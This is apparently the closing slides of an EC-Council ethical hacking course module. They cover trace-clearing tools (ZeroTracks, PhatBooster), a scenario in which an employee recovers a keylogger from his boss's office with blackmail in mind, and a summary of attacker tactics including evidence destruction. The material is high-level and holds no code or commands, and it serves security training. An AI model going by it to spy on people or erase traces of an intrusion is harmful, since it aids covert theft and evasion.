
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Armor Tools: Screenshot 1




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Armor Tools: Screenshot 2




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Armor Tools: Screenshot 3



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Armor Tools: Screenshot 4




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: ZeroTracks

Allows you to clear paging files, recent documents, the Recycle Bin, temp files, and the run list on the Start menu

You can also clear the Internet cache, temporary Internet files, cookies, and autocompletes





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PhatBooster

PhatBooster helps to keep your system integrity and performance at 100%

PhatBooster can help to improve performance, if your system is running below average

With PhatBooster's new Windows(c) optimizing technology, you can surf the web faster


PhatBooster can also inform you of low memory performance with the MemBooster plugi

Features:

- PC Repair
- Hack Prevention
- Pop Up Blocker
- Increase Internet Speed
- Boost PC Memory
- Boost Windows Performance

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PhatBooster: Screenshots



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

What Happened Next

After few days when Bradley's boss was again out for some work and had left his cabin open, Bradley removed his keylogger

He extracted all the information stored in keylogger, and to his surprise he had a lot of his boss's sensitive personal and official information

He can use this information to blackmail his boss or even leak the company's confidential information

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Summary

- Hackers use a variety of means to penetrate systems
- Password guessing/cracking is one of the first steps
- Password sniffing is a preferred eavesdropping tactic
- Vulnerability scanning aids the hacker in identifying which password cracking technique to use
- Key stroke logging/other spyware tools are used as they gain entry to systems to keep up the attacks
- Invariably, attackers destroy evidence of “having been there and done the damage”
- Stealing files as well as hiding files are the means to sneak out sensitive information

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2002 by Randy Glasbergen.
www.glasbergen.com



"Encryption software is expensive...so we just rearranged all the letters on your keyboard."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2002 by Randy Glasbergen.
www.glasbergen.com



"We don't pay much attention to information security. We're hoping our competitors will steal our ideas and become as unsuccessful as we are."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited